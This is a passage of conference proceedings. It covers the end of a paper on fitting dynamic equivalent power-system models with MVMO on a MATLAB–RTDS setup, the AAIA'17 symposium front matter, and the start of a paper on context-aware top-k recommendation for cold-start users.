


Fig. 1. Dynamic Equivalent load model structure

After establishing the DE structure, reference signal data from the simulated detailed model are used for the identification of appropriate DE parameters. To do this, several optimization techniques based on metaheuristics such as Genetic Algorithms, (GA) [10], Particle swarm optimization (PSO) [11] and Levenberg-Marquardt algorithm (LMA) [12] have been proposed. However, these techniques have some common limitations such as slow convergence, high computational cost, being trapped in a local optimum or low efficiency, with some having better characteristics than others. These problems are due to the non-linear, non-convex and multi-modal nature of the optimization challenge in attempts to properly identify parameters. Nevertheless, due to impressive results of these heuristic-based techniques, this work uses the mean-variance mapping optimization algorithm (MVMO), with its special mapping function described in [13], to determine the parameters of the DE model on RTDS.

The rest of this paper is structured as follows: Section II presents the project approach while the model used are

discussed in Section III. The MVMO procedure is elaborated in section IV while the test cases and the associated results are presented in Section VI. Finally, derived conclusions and recommendations for further studies are provided in Section VII.

## II. PROPOSED APPROACH

Fig. 2 illustrates the general approach adopted in this research. The reference signals i.e. active and reactive power, were measured at the point of common coupling between the detailed distribution system and the external grid by applying specific disturbances in the external grid. These signals were then stored for subsequent comparison with those measured from the PCC of the DE model. The error between the signals is fed to MVMO algorithm as an objective function. Thereafter, the algorithm supplies new parameters, as a vector  $x$ , to the dynamic equivalent model based on its internal evolutionary mechanism. The optimization process stops when the termination criteria is fulfilled. Then the best obtained parameters are updated to the model thus producing a sufficient dynamic equivalent.




Fig. 2. Research approach

The MVMO optimization algorithm is available as a MATLAB script while the models are built in the RTDS software, RSCAD and simulated in RTDS/Runtime.

## III. DEVELOPED MODELS

The reference detailed model adopted in this research due to the lack of actual field measurement data is the IEEE 34-Bus distribution system, an actual system in Arizona, provided by the IEEE Power Engineering Society [14]. It operates at a voltage level of 24.9KV and includes transformers, voltage regulators, shunt capacitors, overhead distribution lines as well as distributed and spot loads which sum up to 1.769MW/1.04MVAR, thus making it an ideal system for this research. However, the system was modified to become an active DS by including PV generation on 3 buses as described in Fig. 3. The modified system was connected to an external transmission system equivalent grid through a transformer and a 120km transmission line. In addition, induction motors were also added at a few nodes to increase the contribution of dynamic loads in the detailed reference model.




Fig. 3. Modified IEEE 34-Bus reference model

The PV system used for the above modification and also as an aggregate in the DE was modelled using a PV array component in RSCAD component library. The voltage source converter was simulated with small time step in RTDS due to its high switching frequency. The control blocks and the interfacing of the PV array to the grid was implemented as done in [15]. A unique scaling feature is available on the VSC interface transformer which allows the generated power of the PV to be increased without changing any variables. The structure of the DE model was already shown in Fig. 1. The parameters that were chosen for optimization in each block are: the length of the equivalent line, the scale factor and reference voltage ( $V_{sdref}$ ) of the PV model, the ZIP percentages of the load on each phase which totals 18 parameters (6 parameters per phase), and 6 parameters of the IM model. In total, 26 parameters were chosen for optimization. These would determine the accuracy of the DE during the period of disturbance.

#### IV. MVMO-BASED SOLUTION PROCEDURE

Fig. 4 illustrates the overall procedure of the MVMO algorithm as implemented in this research. Firstly, the optimization parameters of the model are initialized with their upper and lower bounds. Then the numerical configuration of the algorithm is done. In this case, its settings are as follows: total number of evaluation is 200, the solution archive size is 4, number of parameters to be randomly varied is 13 and the scaling factor is set to 1. Thereafter, the automated phases of the procedure commence with MVMO generating an initial solution vector by randomly sampling the optimization parameters within the defined  $[min, max]$  bounds.

Since MVMO's evolution mechanism operates in the normalized search space, the generated values are scaled to the  $[0, 1]$  range. This search range restricts the algorithm to the defined boundaries. However, the variables are de-normalized before sending them to the RTDS for dynamic simulations and subsequent objective function evaluation. The OF takes as input, the signals stored from the detailed model and those from the simulation of the DE model. Its output is evaluated for fitness and determines the evolution procedure in the inner loop of the flowchart, shaded in Fig. 4.

The inner loop constitutes the core of the algorithm. The solution archive is continuously updated based on the previous outcomes. The best outcome available in memory is chosen as

the parent solution from which new solutions (i.e. offspring) are generated. The unique mapping function is also applied to strategically produce new values for an optimization variable set. This phase is known as the mutation phase. The entire optimization procedure is concluded upon fulfilling the termination criterion, which is the specified number of evaluations. An elaborate description of the MVMO algorithm is addressed in [13].




Fig. 4. Flowchart of the approach used for identification of parameters of DE with MVMO

##### A. Optimization Problem Statement

The desired goal of the optimization is to derive optimal values of parameters that effect the closest match between the behaviours of the dynamic equivalent model and the detailed model. To do this, the active and reactive power signals are measured at the boundary bus between the external grid and both models. The comparison is formulated as the objective function given in 1:

Minimize:

$$OF = \sum_{n=1}^p \sqrt{\alpha_n \int_0^{\tau} [(P_n - P_{n_{ref}})^2 + (Q_n - Q_{n_{ref}})^2] dt} \quad (1)$$

Subject to:

$$x_{min} \leq x \leq x_{max} \quad (2)$$

Where  $P_n$  and  $Q_n$  are the active and reactive power signals of the DE, while  $P_{n_{ref}}$ ,  $Q_{n_{ref}}$  are the corresponding signals from the detailed model.  $p$  is the number of disturbances,  $\alpha_n$



is the probability of the  $n$ th disturbance and  $\tau$  is the simulation period. Also,  $x$  is the solution vector that constitutes the set of DE parameters to be optimized while  $x_{min}$  and  $x_{max}$  are the minimum and maximum values defined for each parameter in  $x$ . Equation 1 is based on the Euclidean distance function which calculates the point to point distance between two signal vectors. The algorithm aims to reduce this distance error, thus providing very similar response signals.

### B. Dynamic Simulation

Dynamic simulation of the detailed and equivalent models is implemented in RSCAD Runtime environment. To establish a link between RTDS and MATLAB which host the MVMO, a TCP/IP connection is established as described in Fig. 5. A special Runtime script command called 'ListenOnPort()' is used to open a specific communication port (Runtime becomes a server) for MATLAB to connect as a client. Once the connection is established, the port becomes a bi-directional communication channel. Hence, the P and Q signals derived at the PCC upon applying a fault in the external grid is sent through this port to MVMO on MATLAB. The OF is calculated using equation 1 and new parameters are sent in the other direction from MATLAB to RTDS/Runtime. Sliders are used in the Runtime module to accept the new de-normalized parameters and a push button component is used to initiate the fault occurrence.




Fig. 5. MATLAB and RSCAD/Runtime Interaction

MATLAB has a `jtcp.m` program which enables it to send and/or receive TCP packets. Some of the basic functions used in MATLAB to communicate with RTDS/Runtime are detailed below:

- `JTCPOBJ = jtcp ( 'REQUEST', Host, Port)` represents a request from MATLAB to RTDS/Runtime to establish a TCP/IP connection on the specified port opened by RTDS/Runtime. The host can be represented by an IP address string (e.g. '192.168.0.10') or by a hostname. Since both applications are on the same host, a loopback address ('127.0.0.1') was used. Port is an integer number between 1025 and 65535 which must be open by the server to enable connection.
- `jtcp ( 'writes', JTCPOBJ, msg)` sends the specified information contained in the 'msg' variable to RTDS/Runtime through the TCP/IP connection.

- `rmsg = jtcp ( 'read', JTCPOBJ)` reads the information that is sent from RTDS/Runtime through the communication port and stores it in a variable 'rmsg'.
- `jtcp ( 'close', JTCPOBJ)` closes the port thereby ending the TCP/IP connection between RTDS/Runtime and MATLAB.

The variable "JTCPOBJ" stores all the necessary information flowing through the communication port which are needed by the remaining functions of the algorithm.

### C. Solution archive

The solution archive is one of the key features of MVMO algorithm. It serves as the knowledge database which guides the algorithm's search direction. Essentially, the  $n$ -best solutions that MVMO has derived at any point in the iteration, with their corresponding fitness value,  $d$  factors and shape, are stored in the archive. The archive size is specified at the beginning of the optimization through the main script.

Furthermore, the archive is gradually filled up in a descending order of fitness as the iteration progresses. When the archive is full, it is only updated if a newly generated solution has better fitness than those already stored in the archive. After each update, the mean and shape variables of every optimization parameter  $x_i$  are calculated using equations 3 and 4 respectively.

$$\bar{x}_i = \frac{1}{n} \sum_{j=1}^n x_i(j) \quad (3)$$

$$s_i = -\ln(v_i) \cdot f_s \quad (4)$$

where the variance  $v_i$  is computed as follows:

$$v_i = \frac{1}{n} \sum_{j=1}^n (x_i(j) - \bar{x}_i)^2 \quad (5)$$

Initially,  $\bar{x}_i$  is the same as the randomly generated value of  $x_i$ , and  $v_i$  is set to 1. The geometric characteristics of the mapping function is highly influenced by the shape variable  $s_i$ , thus, the reason for  $s_i$  being dependent on the user defined scaling factor  $f_s$ . Moreover,  $s_i$  facilitates the control of the mapping function hence the search process.

### D. Evolution of new solutions

The process of generating new offspring solutions distinguishes MVMO from other algorithms. After the parent vector,  $D$  is chosen, a subset  $m$  out of  $D$  optimization variables are selected for mutation through a random, sequential selection scheme. The mutation is facilitated by the mapping function which samples the random selected dimension  $x_i$  within the  $[0, 1]$  limits. The mean and variance of the selected dimension is explored by the function to produce new values. These parameters influence the way the shape of the mapping function varies. As a result, the algorithm's control can switch from a search exploration mode to a search exploitation mode. The mapping function used in this paper based on [13] is as follows:



$$\begin{aligned}
& \text{if } x_r^* < 0.5 & \text{if } x_r^* \geq 0.5 \\
s_1^* &= s_1 / (1 - \bar{x}) & s_2^* &= s_2 / \bar{x} \quad (6) \\
h_m &= \bar{x} - \frac{\bar{x}}{(0.5 \cdot s_1^* + 1)} & h_m &= \frac{(1 - \bar{x})}{(0.5 \cdot s_2^* + 1)} \\
h_f &= \bar{x} \cdot (1 - e^{-x_r^* \cdot s_1^*}) & h_b &= (1 - \bar{x}) / ((1 - x_r^*) \cdot s_2^* + 1) + \bar{x} \\
h_c &= (\bar{x} - h_m) \cdot 2 \cdot x_r^* & h_c &= h_m \cdot 2(1 - x_r^*) \\
x_i^{new} &= h_f + h_c & x_i^{new} &= h_b - h_c
\end{aligned}$$

where  $\bar{x}$  is the mean of the selected variable  $x_i$ ,  $x_i^{new}$  represents the new value of the selected dimension  $x_i$ .  $s_1^*$  and  $s_2^*$  denote the shape factors which vary around measure of entropy as expressed in 5. The entropy measure is a function of the selected variable variance  $v_i$ . The values of  $\bar{x}$  and  $v_i$  are derived from the values available in the solution archive [13].

## V. TEST CASE

A modified version of the IEEE 34-Bus distribution system was used in this research. PV generators and induction motor were connected to different buses to create an active distribution system and account for industrial dynamic loads respectively. The PV generation accounted for 40% of the load while the IM added about 15% additional load. Active (P) and reactive power (Q) signals were measured at the point of common coupling (i.e. HV side of the interfacing transformer) between the external grid and the distribution grid. The measurements were done after three phase faults described in table I were implemented in the external TS grid. Thereafter, these data were stored and used as reference data for validating the parameters of the developed DE load model mentioned in the previous section.

TABLE I  
FAULT CASES

Fault Voltage (pu)	Source Impedance (ohms)	Fault Duration (ms)
0.2	1.0	100
0.4	1.0	100
0.6	1.0	100

Three fault scenarios were considered in this study. The faults were simulated in the external grid by instantaneously varying the level of the source voltage behind a source impedance. The three-phase source model that was used to represent the external grid in RSCAD has a remote fault feature which allows the faults to be initiated while the simulation is running. However, only three-phase faults can be simulated. The percentage drop in the source voltage during faults represents the occurrence of the faults at various places within the transmission system equivalent grid. The

fault duration was set to 100ms through the source model configuration menu. The application of fault during every function evaluation was automated through a MATLAB script which sends instruction to RSCAD/Runtime to push the fault button.

## VI. NUMERICAL RESULTS

The simulations were performed on a personal computer with Intel(R) Core(TM) i7-4510U CPU @ 2.0GHz and 8 GB RAM. As mentioned previously, the algorithm was implemented by interfacing MATLAB which performs the optimization with RTDS/Runtime where the dynamic equivalent model is simulated. A special scripting feature in RTDS/Runtime facilitated the communication between both applications. It takes less than a second for MVMO to generate new parameters. However, due to time delays included in the script to allow the model to stabilize in RTDS, it takes approximately 2 minutes to run one iteration of the optimization scheme.

The termination criterion used for the algorithm is the number of evaluations which was set to 200. A fault is applied in the external grid during each evaluation and the error between the power signals of the detailed and DE model is reduced as the iteration progresses. Fig. 6 shows the convergence of MVMO as it attempts to find the least error. It can be observed that MVMO converges quite fast and obtains a nearly optimal solution after about 100 evaluations which is reached within 3.5 hours.




Fig. 6. Convergence plot of MVMO

The value of the objective function is based on the calculation of the Euclidean distance between the active and reactive power signals generated from the detailed and DE models. Since the timestep used for the dynamic simulation in RTDS is about  $55\mu s$ , the data points for 1 second simulation is 18,182. Therefore, the point to point distance is suitable for determining the difference in the curves. After 200 evaluations, the objective function value was 0.6987 which implies an approximate error reduction of about 95%.

Fig. 7 and 8 show the result of the first and second fault scenarios. The first fault i.e. 0.2pu was applied during the parameter identification process while the second fault 0.4pu was applied to the DE model derived from the first scenario as a way of validating the model. From Fig. 7, it can be seen that the DE model produces an identical response to the detailed model response. Besides, similar responses were also derived when a random fault not used during the optimization procedure was applied as shown in Fig. 8.




Fig. 7. Fault simulation result for 0.2pu retained voltage




Fig. 8. Fault simulation result for 0.4pu retained voltage

## VII. CONCLUSIONS

The application of MVMO for identification of dynamic equivalent parameters in Real time digital simulation was presented in this paper. An optimization-enabled real time digital simulation was implemented by connecting MATLAB to RTDS. PV models were included in the detailed model to properly represent an active distribution network. The suitability of the heuristic-based MVMO algorithm was evident through the close similarity of the DE model reactions to

those of the detailed model. Through its unique search and evolutionary mechanism, adequate parameters of the dynamic equivalent model were generated. Therefore, computational resources and simulation time can be reduced by replacing a detailed distribution system with the DE model. The MVMO exhibits fast convergence which proves its effectiveness in reducing the error between the signals measured on the detailed model and the DE model. To further reduce computation time, future research would explore the possibility of implementing parallel computing with the optimization procedure. The inclusion of other DGs to the reference model shall also be considered in subsequent research.

## REFERENCES

- [1] IEEE Transactions on Power Systems, "Load representation for dynamic performance analysis of power systems," IEEE Journal 0885-8950, vol. 8, pp. 472-482, May 1993
- [2] IEEE Transactions on Power Systems, "Standard load models for power flow and dynamic performance simulation," IEEE Trans 0885-8950, vol. 10, pp. 1302-1313, August 1995
- [3] L. Wang, M. Klein, S. Yirga and P. Kundur, "Dynamic reduction of large power systems for stability studies," IEEE Trans 0885-8950, vol. 12, pp. 889-895, May 1997 [IEEE Transactions on Power Systems]
- [4] K. Yamashita and S. Djokic and J. Matevosyan and Resende, F. O. and Korunovic, L. M. and Dong, Z. Y. and Milanovic, J. V., "Modelling and aggregation of loads in flexible power networks - Scope and status of the work of CIGRE WG C4.605," IFAC Proceedings Volumes (IFAC-PapersOnline) IFAC Proc. Vol. 8, pp. 405-410, 2012.
- [5] K. Yamashita, S. M. Villanueva, and J. V. Milanovic, "Initial results of international survey on industrial practice on power system load modelling conducted by CIGRE WG C4.605," in Proc. CIGRE Symp., Bologna, Italy, 2011, vol. C4-333.
- [6] J. C. Cepeda, J. L. Rueda and I. Erlich, "Identification of dynamic equivalents based on heuristic optimization for smart grid applications," 2012 IEEE Congress on Evolutionary Computation, Brisbane, QLD, 2012, pp. 1-8. doi: 10.1109/CEC.2012.6256493
- [7] Matevosyan J. et al., "Aggregated models of wind-based generation and active distribution network cells for power system studies - literature overview," PowerTech, 2011 IEEE Trondheim, Trondheim, 2011, pp. 1-8.
- [8] Jin Ma, Renmu He and D. J. Hill, "Composite load modeling via measurement approach," IEEE Power Engineering Society General Meeting, Montreal, Que., 2006, pp. 1, doi: 10.1109/PES.2006.1708962
- [9] A. M. Azmy and I. Erlich, "Identification of dynamic equivalents for distribution power networks using recurrent ANNs," IEEE PES Power Systems Conference and Exposition, 2004., pp. 348-353 vol.1. doi: 10.1109/PSCE.2004.1397544
- [10] C. Kwon and S. D. Sudhoff, "Genetic algorithm-based induction machine characterization procedure with application to maximum torque per amp control," IEEE PES Power Systems Conference and Exposition, pp. 405-415 vol.21., June 2006. doi: 10.1109/TEC.2006.874224
- [11] A. Karimi and M. A. Choudhry and A. Feliachi, "PSO-based Evolutionary Optimization for Parameter Identification of an Induction Motor," 39th North American Power Symposium, pp. 659-664, Sept 2007. doi: 10.1109/NAPS.2007.4402380
- [12] E. Polykarpou and E. Kyriakides, "Parameter estimation for measurement-based load modeling using the Levenberg-Marquardt algorithm," 18th Mediterranean Electrotechnical Conference (MELECON), pp. 1-6, April 2016. doi: 10.1109/MELCON.2016.7495363
- [13] J. L. Rueda, I. Erlich, "MVMO for bound constrained single-objective computationally expensive numerical optimization," IEEE Congress 1089-778X, pp. 1011-1017, May 2015 [IEEE Congress on Evolutionary Computation (CEC)]
- [14] IEEE 34 Node Test Feeder, "Distribution System Analysis Subcommittee of the IEEE Power Engineering Society," <http://www.ewh.ieee.org/soc/pes/dsacom/testfeeders/>, Accessed: 2016-12-30
- [15] O. Nzimako and A. Rajapakse, "Real time simulation of a microgrid with multiple distributed energy resources," International Conference on Cogeneration, Small Power Plants and District Energy (ICUE), Bangkok, 2016, pp. 1-6. doi: 10.1109/COGEN.2016.7728945

# 12<sup>th</sup> International Symposium Advances in Artificial Intelligence and Applications

**A** AIA'17 will bring scientists, developers, practitioners, and users to present their latest research, results, and ideas in all areas of Artificial Intelligence. We hope that successful applications presented at AAIA'17 will be of interest to researchers who want to know about both theoretical advances and latest applied developments in AI.

## TOPICS

Papers related to theories, methodologies, and applications in science and technology in this theme are especially solicited. Topics covering industrial applications and academic research are included, but not limited to:

- Decision Support
- Machine Learning
- Fuzzy Sets and Soft Computing
- Rough Sets and Approximate Reasoning
- Data Mining and Knowledge Discovery
- Data Modeling and Feature Engineering
- Data Integration and Information Fusion
- Hybrid and Hierarchical Intelligent Systems
- Neural Networks and Deep Learning
- Bayesian Networks and Bayesian Reasoning
- Case-based Reasoning and Similarity
- Web Mining and Social Networks
- Business Intelligence and Online Analytics
- Robotics and Cyber-Physical Systems
- AI-centered Systems and Large-Scale Applications

We also encourage researchers interested in the following topics to submit papers directly to the corresponding workshops, which are integral parts of AAIA'17:

- AI in Computational Optimization (WCO'17 workshop)
- AI in Language Technologies (LTA'17 workshop)
- AI in Medical Applications (see AIMA'17 workshop)
- AI in Reasoning and Computational Foundations (AIRIM'17 workshop)
- AI in Information Retrieval (ASIR'17 workshop)

All papers accepted to the main track of AAIA'17 and to the above workshops will be treated equally in the conference programme and will be equally considered for the awards listed below.

## PROFESSOR ZDZISLAW PAWLAK BEST PAPER AWARDS

We are proud to continue the tradition started during the AAIA'06 and award two "Professor Zdzisław Pawlak Best Paper Awards" for contributions which are outstanding in their scientific quality. The two award categories are:

- Best Student Paper—papers qualifying for this award must be marked as "Student full paper" to be eligible.
- Best Paper Award.

In addition to a certificate, each award carries a prize of 300 EUR provided by the Mazowsze Chapter of the Polish Information Processing Society.

## ZDZISLAW PAWLAK AWARD COMMITTEE

- **Kacprzyk, Janusz**, Polish Academy of Sciences, Poland
- **Kwaśnicka, Halina**, Wrocław University of Technology, Poland
- **Marek, Victor**, University of Kentucky, United States
- **Markowska-Kaczmarska, Urszula**, Wrocław University of Technology, Poland
- **Matwin, Stan**, Dalhousie University, Canada
- **Michalewicz, Zbigniew**, University of Adelaide, Australia
- **Skowron, Andrzej**, University of Warsaw, Poland
- **Śluzek, Andrzej**, Khalifa University, United Arab Emirates

## SECTION EDITORS

- **Janusz, Andrzej**, University of Warsaw, Poland
- **Śluzek, Dominik**, University of Warsaw, Poland

## REVIEWERS

- **Bartkowiak, Anna**, Wrocław University, Poland
- **Bazan, Jan**, University of Rzeszów, Poland
- **Betlinski, Pawel**, Security On Demand, Poland
- **Borkowski, Janusz**, Polish-Japanese Academy of Information Technology & Security On Demand, Poland
- **Błaszczyszński, Jerzy**, Poznań University of Technology, Poland
- **Carrizosa, Emilio**, Universidad de Sevilla, Spain
- **Chakraverty, Shampa**, Netaji Subhas Institute of Technology, India
- **do Carmo Nicoletti, Maria**, UFSCar & FACCAMP, Brazil
- **Duentsch, Ivo**, Brock University, Canada
- **Eklund, Patrik**, Umeå University, Sweden
- **Foresti, Gian Luca**, University of Udine, Italy
- **Froelich, Wojciech**, University of Silesia, Poland
- **Girardi, Rosario**, Federal University of Maranhão, Brazil
- **Jaromczyk, Jerzy**, University of Kentucky, United States
- **Jatowt, Adam**, Kyoto University, Japan

- **Jin, Xiaolong**, Institute of Computing Technology, Chinese Academy of Sciences, China
- **Karhang, Maylor Leung**, Universiti Tunku Abdul Rahman, Malaysia
- **Kasprzak, Włodzimierz**, Warsaw University of Technology, Poland
- **Kayakutlu, Gulgun**, Istanbul Technical University, Turkey
- **Konikowska, Beata**, Polish Academy of Sciences, Poland
- **Korbicz, Józef**, University of Zielona Góra, Poland
- **Kostek, Bożena**, Gdańsk University of Technology, Poland
- **Kryszkiewicz, Marzena**, Warsaw University of Technology, Poland
- **Kulikowski, Juliusz**, Institute of Biocybernetics and Biomedical Engineering, Poland
- **Lopes, Lucelene**, PUCRS, Brazil
- **Madalińska-Bugaj, Ewa**, University of Warsaw, Poland
- **Matson, Eric T.**, Purdue University, United States
- **Menasalvas, Ernestina**, Universidad Politécnica de Madrid, Spain
- **Miyamoto, Sadaaki**, University of Tsukuba, Japan
- **Moshkov, Mikhail**, King Abdullah University of Science and Technology, Saudi Arabia
- **Myszkowski, Paweł B.**, Wrocław University of Technology, Poland
- **Nourani, Cyrus F.**, Akdmkrd-DAI TU Berlin & Munich Transmedia & SFU Burnaby, Germany
- **Nowostawski, Mariusz**, Norwegian University of Technology and Science (NTNU), Norway
- **Ogiela, Marek**, AGH University of Science and Technology, Poland
- **Ohsawa, Yukio**, University of Tokyo, Japan
- **Peters, Georg**, Munich University of Applied Sciences, Germany
- **Po, Laura**, Università di Modena e Reggio Emilia, Italy
- **Porta, Marco**, University of Pavia, Italy
- **Przybyła-Kasperek, Małgorzata**, University of Silesia, Poland
- **Raghavan, Vijay**, University of Louisiana at Lafayette, United States
- **Rakus-Andersson, Elisabeth**, Blekinge Institute of Technology, Sweden
- **Ramanna, Sheela**, University of Winnipeg, Canada
- **Ras, Zbigniew**, University of North Carolina at Charlotte, United States
- **Rauch, Jan**, University of Economics, Prague, Czech Republic
- **Reformat, Marek**, University of Alberta, Canada
- **Ruta, Dymitr**, EBTIC, Khalifa University of Science and Technology, United Arab Emirates
- **Schaefer, Gerald**, Loughborough University, United Kingdom
- **Sikora, Marek**, Silesian University of Technology, Poland
- **Sikos, Leslie F.**, Flinders University, Australia
- **Subbotin, Sergey**, Zaporizhzhya National Technical University, Ukraine
- **Sydow, Marcin**, Polish Academy of Sciences & Polish-Japanese Academy of Information Technology, Poland
- **Szczęch, Izabela**, Poznań University of Technology, Poland
- **Szczuka, Marcin**, University of Warsaw, Poland
- **Szpakowicz, Stan**, University of Ottawa, Canada
- **Szwed, Piotr**, AGH University of Science and Technology, Poland
- **Tomczyk, Arkadiusz**, Łódź University of Technology, Poland
- **Unland, Rainer**, Universität Duisburg-Essen, Germany
- **Unold, Olgierd**, Wrocław University of Technology, Poland
- **Velastin, Sergio A.**, Kingston University, United Kingdom
- **Weber, Richard**, Universidad de Chile, Chile
- **Werghi, Naoufel**, Khalifa University of Science and Technology, United Arab Emirates
- **Zakrzewska, Danuta**, Łódź University of Technology, Poland
- **Zielosko, Beata**, University of Silesia, Poland
- **Ziółko, Bartosz**, AGH University of Science and Technology, Poland

# Top $k$ Recommendations using Contextual Conditional Preferences Model

Aleksandra Karpus\*, Tommaso di Noia†, Krzysztof Goczyła\*

\* Faculty of Electronics Telecommunication and Informatics,  
Gdańsk University of Technology  
ul. G. Narutowicza 11/12, 80-233 Gdańsk, Poland  
Email: {aleksandra.karpus, krzysztof.goczyła}@eti.pg.edu.pl

† Electrical & Information Engineering Department,  
Polytechnic University of Bari,  
via E. Orabona 4, Bari, Italy  
Email: tommaso.dinoia@poliba.it

**Abstract**—Recommender systems are software tools and techniques which aim at suggesting to users items they might be interested in. Context-aware recommender systems are a particular category of recommender systems which exploit contextual information to provide more adequate recommendations. However, recommendation engines still suffer from the cold-start problem, namely where not enough information about users and their ratings is available. In this paper we introduce a method for generating a list of top  $k$  recommendations in a new user cold-start situations. It is based on a user model called Contextual Conditional Preferences and utilizes a *satisfiability* measure proposed in this paper. We analyze accuracy measures as well as serendipity, novelty and diversity of results obtained using three context-aware publicly available datasets in comparison with several contextual and traditional state-of-the-art baselines. We show that our method is applicable in the new user cold-start situations as well as in typical scenarios.

## I. INTRODUCTION

RECOMMENDER systems are software tools and techniques which aim at suggesting to users items they might be interested in. Context-aware recommender systems are a particular category of recommender systems which exploit contextual information to provide more adequate recommendations. For example, a restaurant recommendation for a Saturday evening with your friends should be different from one suggested for a workday lunch with co-workers [1].

We distinguish three forms of context-aware recommendation processes: a *contextual pre-filtering*, a *contextual post-filtering* and a *contextual modeling* [2]. *Pre-filtering* approaches use a current context to select a relevant subset of data on which a recommendation algorithm is applied. *Post-filtering* approaches exploit a contextual information to select only relevant recommendations returned by some algorithm. *Contextual modeling* differs from other techniques as it incorporates a context into a recommendation algorithm.

During last decades many context-aware approaches were proposed. But usually they have considered a situation where a lot of data is available. On the other hand, a recommender systems research still strives for solving the cold-start problem, namely where we have not enough information about users and

their ratings. For example, matrix factorization methods do not work well in the cold start scenarios [3].

Different situations described in the literature are called a cold-start problem. Two of them are well-known and have also another names, respectively: a new item and a new user cold-start problem. Both occur when a recommender system is well-established and a lot of ratings are available. When we introduce a new item into such system, in many recommendation algorithms it will not be recommended to users, because of the lack of its history, i.e. user ratings. The same happens when a new user registers into the recommender system. He will not receive interesting recommendations just because the system does not know his preferences yet [4].

